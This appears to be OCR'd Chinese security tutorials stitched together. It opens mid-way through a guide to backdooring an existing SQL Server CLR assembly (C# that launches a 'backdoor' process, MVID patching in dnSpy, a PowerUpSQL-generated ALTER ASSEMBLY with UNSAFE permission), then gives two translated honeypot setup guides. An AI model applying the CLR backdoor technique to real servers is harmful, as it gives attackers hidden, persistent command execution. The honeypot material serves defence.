        backdoor.StartInfo.UseShellExecute = true;
        backdoor.Start();
        backdoor.WaitForExit();
        backdoor.Close();
    }
}


100 %
Code  Description
main.cs                                         Compile  Cancel
```

- 通过单击编译按钮来保存修改的代码。然后从顶部菜单中选择“文件”，“保存模块”。然后单击确定




根据Microsoft的这篇文章，每次编译CLR时，都会生成一个唯一的GUID并将其嵌入到文件头中，这样就可以“区分同一文件的两个版本”。这称为MVID（模块版本ID）。要覆盖已经导入到SQL Server中的现有CLR，我们必须手动更改MVID。以下是概述。


- 在dnspy中打开“ cmd_exec”。然后向下钻取PE部分并选择“ #GUID”存储流。然后，右键单击它，然后选择“在十六进制编辑器中显示数据”。



- 接下来，您要做的就是用任意值修改所选字节



- 从顶部菜单中选择“文件”，然后选择“保存模块...”




也可以使用下面的PowerUPSQL命令示例从新修改的“ cmd_exec.dll”文件中获取十六进制字节并生成ALTER语句

```
PS C:\temp> Create-SQLFileCLRDll -Verbose -SourceDllPath .\cmd_exec.dll
VERBOSE: Target C#  File: NA
VERBOSE: Target DLL File: .\cmd_exec.dll
VERBOSE: Grabbing bytes from the dll
VERBOSE: Writing SQL to: C:\Users\SSUTHE~1\AppData\Local\Temp\CLRFile.txt
C# File: NA
CLR DLL: .\cmd_exec.dll
SQL Cmd: C:\Users\SSUTHE~1\AppData\Local\Temp\CLRFile.txt
```

新的cmd_exec.txt应该看起来像下面的语句。

```
-- Choose the msdb database
use msdb
-- Alter the existing CLR assembly
ALTER ASSEMBLY [my_assembly] FROM
0x4D5A90000300000004000000F[TRUNCATED]
WITH PERMISSION_SET = UNSAFE
GO
```

ALTER语句用于替换现有的CLR，而不是DROP和CREATE。正如Microsoft所说，“ALTER ASSEMBLY不会中断正在运行的程序集中的代码。当前会话通过使用程序集的未更改位来完成执行。TSQL查询执行应类似于下面的屏幕快照。



要检查您的代码修改是否有效，请运行“cmd_exec”存储过程，并验证是否已创建“c：\temp\backdoor.txt”文件。

AMTHoneypot蜜罐指南（翻译）

0x00 前言

Intel AMT Web漏洞，CVE-2017-5689。 用于监听TCP端口16992的Web服务器。复制Intel AMT Web管理服务的行为。 0x01 安装环境 Ubuntu 16.04 LTS Python3.5

0x02 搭建环境

安装go apt install golang-go

```
root@toor-virtual-machine:~# apt install golang-go
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  snap-confine
Use 'apt autoremove' to remove it.
The following additional packages will be installed:
  golang-1.6-go golang-1.6-race-detector-runtime golang-1.6-src
  golang-race-detector-runtime golang-src
Suggested packages:
  bzr mercurial subversion
The following NEW packages will be installed:
  golang-1.6-go golang-1.6-race-detector-runtime golang-1.6-src golang-go
  golang-race-detector-runtime golang-src
0 upgraded, 6 newly installed, 0 to remove and 7 not upgraded.
3 not fully installed or removed.
Need to get 27.2 MB of archives.
After this operation, 198 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://cn.archive.ubuntu.com/ubuntu xenial-updates/main amd64 golang-1.6-s
rc amd64 1.6.2-0ubuntu5~16.04.2 [6,493 kB]
```

0x03 安装

下载AMTHoneypot git clone https://github.com/packetflare/amthoneypot.git

```
root@toor-virtual-machine:/home/toor# git clone https://github.com/packetflare/a
mthoneypot.git
Cloning into 'amthoneypot'...
remote: Counting objects: 56, done.
remote: Total 56 (delta 0), reused 0 (delta 0), pack-reused 56
Unpacking objects: 100% (56/56), done.
Checking connectivity... done.
```

进入目录，并安装AMTHoneypot go build server.go

```
root@toor-virtual-machine:~# cd /home/toor/amthoneypot
root@toor-virtual-machine:/home/toor/amthoneypot# go build server.go
```


0x04 运行


运行AMTHoneypot ./server logfile.txt


```
root@toor-virtual-machine:/home/toor/amthoneypot# ./server logfile.txt
```

0x05 工作机制

打开浏览器，输入192.168.36.225:16992，登陆Intel AMT Web界面







在Terminal中

```
2017/06/22 16:48:14 http: multiple response.WriteHeader calls
2017/06/22 16:48:16 http: multiple response.WriteHeader calls
2017/06/22 16:48:16 http: multiple response.WriteHeader calls
2017/06/22 16:48:17 http: multiple response.WriteHeader calls
2017/06/22 16:48:21 http: multiple response.WriteHeader calls
2017/06/22 16:48:22 http: multiple response.WriteHeader calls
2017/06/22 16:50:04 http: multiple response.WriteHeader calls
2017/06/22 16:50:09 http: multiple response.WriteHeader calls
2017/06/22 16:50:09 http: multiple response.WriteHeader calls
2017/06/22 16:50:16 http: multiple response.WriteHeader calls
2017/06/22 16:50:16 http: multiple response.WriteHeader calls
2017/06/22 16:51:05 http: multiple response.WriteHeader calls
2017/06/22 16:51:07 http: multiple response.WriteHeader calls
2017/06/22 16:51:12 http: multiple response.WriteHeader calls
```


logfile.txt


```
logfile.txt [Read-Only] (~/amthoneypot) - gedit                En  16:51
Open ▾                                                          Save
Accept-Language: en-US,en;q=0.5
Authorization: Digest username="",
realm="Digest:C100000000000000000000000000",
nonce="3e23f6e201d6fcd5c103816e10c0f066", uri="/index.htm",
response="baf229c7ca384e546637640bf63affae", qop=auth, nc=00000001,
cnonce="4dce317ba4de3ec3"
Connection: keep-alive
Referer: http://192.168.36.225:16992/logon.htm
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101
Firefox/54.0

Thursday, 22-Jun-17 16:51:12 CST
Remote:192.168.36.225:38206
GET /index.htm HTTP/1.1
Host: 192.168.36.225:16992
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Authorization: Digest username="admin",
realm="Digest:C100000000000000000000000000",
nonce="98d13a9487e6ff2801154a86361fffd2", uri="/index.htm",
response="fbbcd5bb055ac23c5cd89848683a7829", qop=auth, nc=00000001,
cnonce="742bc862aaabd623"
Connection: keep-alive
Referer: http://192.168.36.225:16992/logon.htm
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101
Firefox/54.0

Plain Text ▾   Tab Width: 8 ▾   Ln 1, Col 1 ▾   INS
```

输入127.0.0.1:16992，登陆Intel AMT Web界面





在Terminal中

```
2017/06/22 16:18:43 http: multiple response.WriteHeader calls
2017/06/22 16:18:46 http: multiple response.WriteHeader calls
2017/06/22 16:18:46 http: multiple response.WriteHeader calls
2017/06/22 16:18:47 http: multiple response.WriteHeader calls
2017/06/22 16:19:47 http: multiple response.WriteHeader calls
2017/06/22 16:20:05 http: multiple response.WriteHeader calls
2017/06/22 16:20:10 http: multiple response.WriteHeader calls
2017/06/22 16:20:18 http: multiple response.WriteHeader calls
2017/06/22 16:20:20 http: multiple response.WriteHeader calls
2017/06/22 16:20:20 http: multiple response.WriteHeader calls
2017/06/22 16:20:32 http: multiple response.WriteHeader calls
2017/06/22 16:20:38 http: multiple response.WriteHeader calls
2017/06/22 16:20:38 http: multiple response.WriteHeader calls
2017/06/22 16:29:34 http: multiple response.WriteHeader calls
2017/06/22 16:29:34 http: multiple response.WriteHeader calls
```

logfile.txt

logfile.txt [Read-Only] (~/amthoneypot) - gedit

```
If-Modified-Since: Thu, 22 Jun 2017 08:06:22 GMT
Referer: http://127.0.0.1:16992/index.htm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101
Firefox/54.0

Thursday, 22-Jun-17 16:39:45 CST
Remote:127.0.0.1:42022
GET /logo.gif HTTP/1.1
Host: 127.0.0.1:16992
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
If-Modified-Since: Thu, 22 Jun 2017 08:06:22 GMT
Referer: http://127.0.0.1:16992/index.htm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101
Firefox/54.0

Thursday, 22-Jun-17 16:39:45 CST
Remote:127.0.0.1:42022
GET /run.gif HTTP/1.1
Host: 127.0.0.1:16992
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: http://127.0.0.1:16992/styles.css
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101
Firefox/54.0
```

黑客在利用CVE-2017-5689远程管理Intel AMT Web系统，并利用该漏洞来控制存在风险的PC、笔记本电脑和服务器时，AMTHoneypot蜜罐监听16992端口，同时在Terminal中生成行为日志，复制黑客管理服务的行为，并记录在logfile.txt文件中。

0x06 参考

https://github.com/packetflare/amthoneypot

Honeypot-camera蜜罐指南（翻译）

0x00 前言

honeypot-camera摄像头观察蜜罐

0x01 安装环境

Ubuntu 16.04 LTS Python3.5

0x02 搭建环境

安装Python3.5 系统自带版本为Python2.7

```
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
```

python sudo apt-get update sudo apt-get upgrade

```
Python 3.5.2 (default, Nov 17 2016, 17:05:23)
[GCC 5.4.0 20160609] on linux
```

输入python时默认启动python2.7，更改python默认为3.5 sudo update-alternatives --install /usr/bin/python python /usr/bin/python2 100 sudo update-alternatives --install /usr/bin/python python /usr/bin/python3.5 200

安装最新版pip wget https://bootstrap.pypa.io/get-pip.py

```
toor@toor-virtual-machine:~$ wget https://bootstrap.pypa.io/get-pip.py
--2017-06-20 16:14:51--  https://bootstrap.pypa.io/get-pip.py
Resolving bootstrap.pypa.io (bootstrap.pypa.io)... 151.101.128.175, 151.101.0.17
5, 151.101.192.175, ...
Connecting to bootstrap.pypa.io (bootstrap.pypa.io)|151.101.128.175|:443... conn
ected.
HTTP request sent, awaiting response... 200 OK
Length: 1595408 (1.5M) [text/x-python]
Saving to: 'get-pip.py'

get-pip.py          100%[===================>]   1.52M  29.7KB/s    in 57s

2017-06-20 16:15:59 (27.1 KB/s) - 'get-pip.py' saved [1595408/1595408]
```

sudo python3 get-pip.py

```
toor@toor-virtual-machine:~$ sudo python3.5 get-pip.py
The directory '/home/toor/.cache/pip/http' or its parent directory is not owned
by the current user and the cache has been disabled. Please check the permission
s and owner of that directory. If executing pip with sudo, you may want sudo's -
H flag.
The directory '/home/toor/.cache/pip' or its parent directory is not owned by th
e current user and caching wheels has been disabled. check the permissions and o
wner of that directory. If executing pip with sudo, you may want sudo's -H flag.
Collecting pip
  Downloading pip-9.0.1-py2.py3-none-any.whl (1.3MB)
    100% |████████████████████████████████| 1.3MB 14kB/s
Collecting setuptools
  Downloading setuptools-36.0.1-py2.py3-none-any.whl (476kB)
    100% |████████████████████████████████| 481kB 28kB/s
Collecting wheel
  Downloading wheel-0.29.0-py2.py3-none-any.whl (66kB)
    100% |████████████████████████████████| 71kB 18kB/s
Installing collected packages: pip, setuptools, wheel
Successfully installed pip-9.0.1 setuptools-36.0.1 wheel-0.29.0
```

sudo pip3 install ipython[all]

```
  Running setup.py install for simplegeneric ... done
  Running setup.py install for tornado ... done
  Running setup.py install for pandocfilters ... done
  Found existing installation: html5lib 0.999
    Uninstalling html5lib-0.999:
      Successfully uninstalled html5lib-0.999
  Running setup.py install for terminado ... done
Successfully installed Sphinx-1.6.2 alabaster-0.7.10 babel-2.4.0 bleach-2.0.0 dec
orator-4.0.11 docutils-0.13.1 entrypoints-0.2.3 html5lib-0.999999999 imagesize-0.
7.1 ipykernel-4.6.1 ipyparallel-6.0.2 ipython-6.1.0 ipython-genutils-0.2.0 ipywid
gets-6.0.0 jedi-0.10.2 jsonschema-2.6.0 jupyter-client-5.0.1 jupyter-core-4.3.0 m
istune-0.7.4 nbconvert-5.2.1 nbformat-4.3.0 nose-1.3.7 notebook-5.0.0 pandocfilte
rs-1.4.1 pickleshare-0.7.4 prompt-toolkit-1.0.14 pygments-2.2.0 python-dateutil-2
.6.0 pytz-2017.2 pyzmq-16.0.2 qtconsole-4.3.0 simplegeneric-0.8.1 snowballstemmer
-1.2.1 sphinxcontrib-websupport-1.0.1 terminado-0.6 testpath-0.3.1 tornado-4.5.1
traitlets-4.3.2 wcwidth-0.1.7 webencodings-0.5.1 widgetsnbextension-2.0.0
```

0x03 图形化

安装Tornado Web依赖包 sudo apt-get install python-pycurl pip install tornado

```
toor@toor-virtual-machine:~$ sudo pip install tornado
The directory '/home/toor/.cache/pip/http' or its parent directory is not owned
by the current user and the cache has been disabled. Please check the permission
s and owner of that directory. If executing pip with sudo, you may want sudo's -
H flag.
The directory '/home/toor/.cache/pip' or its parent directory is not owned by th
e current user and caching wheels has been disabled. check the permissions and o
wner of that directory. If executing pip with sudo, you may want sudo's -H flag.
Collecting tornado
  Downloading tornado-4.5.1.tar.gz (483kB)
    100% |████████████████████████████████| 491kB 69kB/s
Installing collected packages: tornado
  Running setup.py install for tornado ... done
Successfully installed tornado-4.5.1
```

安装Python PIL依赖包 sudo apt-get install python-imaging 下载PIL的源包 http://www.pythonware.com/products/pil/ 这里下载的是Python_Imaging_Library 1.1.7 Source Kit(all platforms) (November 15 2009)

PIL 1.1.7

- Python Imaging Library 1.1.7 Source Kit (all platforms) (November 15, 2009)
- Python Imaging Library 1.1.7 for Python 2.4 (Windows only)
- Python Imaging Library 1.1.7 for Python 2.5 (Windows only)
- Python Imaging Library 1.1.7 for Python 2.6 (Windows only)
- Python Imaging Library 1.1.7 for Python 2.7 (Windows only)


下载后将其解压，并进入目录进行安装 python setup.py install

0x04 安装蜜罐

下载honeypot-camera git clone https://github.com/alexbredo/honeypot-camera.git 安装honeypot-camera 进入下载目录，运行camera.py python camera.py

